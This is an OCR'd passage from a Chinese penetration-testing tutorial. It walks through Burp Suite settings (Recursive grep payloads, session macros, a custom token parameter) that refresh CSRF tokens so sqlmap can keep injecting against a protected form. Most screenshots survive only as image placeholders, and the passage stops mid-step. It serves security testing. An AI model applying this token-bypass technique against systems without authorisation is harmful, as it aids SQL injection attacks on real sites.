


图 1-4-3

3)payloads 设置如图 1-4-4




图 1-4-4

这里 payload type 设置递归(Recursive grep)，在 Initial payload for first request 设置

一个有效的 csrf_token 值作为第一项，如图 1-4-5




图 1-4-5

0x01 Active Scan with sqlmap

其实这个结合 sqlmap 有两种方法，然后跟@c4bbage 讨论了下，我采用的也是他那个代码，但是在注入的时候我发现在 burpsuite 里查看 HTTP history(历史记录)里的 token 是没有变化的，但是还是可以注入，刚开始挺纳闷的，我以为他写的那个代码有问题。

后来他说不是，在 burpsuite 里是看不到的，然后我也同意他说的，就是替换这个过程直接经过宏功能替换了，不会显示在历史记录里。

我这里就说下第二种方法吧。

第一种点这里。

1) 首先登录 csrf_token 页面，不需要拦截。然后选择 Options>Sessions>Add。

如图 1-4-6




图 1-4-6

2)接着会弹出一个窗口选择 Select macro>add，如图 1-4-7




图 1-4-7

3)点击 add 後会弹出两个页面如图 1-4-8




图 1-4-8

4)选择 2-3 个页面，第一个页面是请求页面，第二个页面是 post 数据的时候的页面，为了便于查看我这里添加了 3 个页面，如图 1-4-9




图 1-4-9

5)第二个页面点击 Configure item，指定 root，添加一个自定义 token 参数，如图 1-4-10




图 1-4-10

6)最后配置完可以点击 Test macro 看看我们配置成功了没，如图 1-4-11





图 1-4-11

7)如果以上配置成功，再选择 Scope 选择应用范围，如图 1-4-12



